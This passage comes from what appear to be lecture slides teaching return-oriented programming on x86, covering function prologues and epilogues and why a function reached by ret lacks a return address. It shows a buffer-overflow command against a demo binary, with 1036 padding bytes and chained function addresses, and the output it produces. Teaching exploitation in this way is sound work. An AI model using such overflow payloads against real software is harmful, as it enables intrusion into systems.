ret: pop EIP




# ROP by Example – Calling Functions (6)

End of process\_arg:

leave: ESP = EBP

**pop EBP** (=>invalid EBP)

ret: pop EIP




# ROP by Example – Calling Functions (7)

## End of process\_arg:

```
leave:  ESP = EBP  
        pop EBP  (=>invalid EBP)
```

```
ret:    pop EIP
```



# ROP by Example – Calling Functions (8)


Prolog and epilog of target:

```
push ebp      //save base pointer
mov ebp, esp  //set ebp to esp
```

...


```
leave:  ESP = EBP
        pop EBP  (=>invalid EBP)
```

```
ret:    pop EIP
```



# ROP by Example – Calling Functions (9)

Stack frame of target?



## Prolog and epilog of target:

```
push ebp      //save base pointer
mov ebp, esp  //set ebp to esp
```


```
...
leave:  ESP = EBP
        pop EBP  (= > invalid EBP)
ret:    pop EIP
```

Here, there should be the **return address** to which the control flow returns when the target function ends (always below saved ebp).

## Why is there no return address?

- We did not go to the target function with a `call` instruction but with a `ret` instruction.
- The `call` instruction would put the instruction after the `call` instruction as return address on the stack.

# ROP by Example – Calling Functions (10)



## ROP by Example – Calling Functions (11)

- To “fix” the problem, we could use the buffer overflow to overflow beyond the return address and write several addresses of functions, one after each other
- What would happen, if we execute the following command?

```
./rop `p2bin 'b"A"*1036 +  
      pack("<L", 0x08049182) +  
      pack("<L", 0x08049182) +  
      pack("<L", 0x08049182)``
```

### Result:

```
target  
target  
target  
[1] 1276 segmentation fault ./rop
```




Great! We can chain functions and create new “programs” by doing so. Right?


**How about calling functions that have parameters?**

# ROP by Example – Calling Functions with Parameters (1)

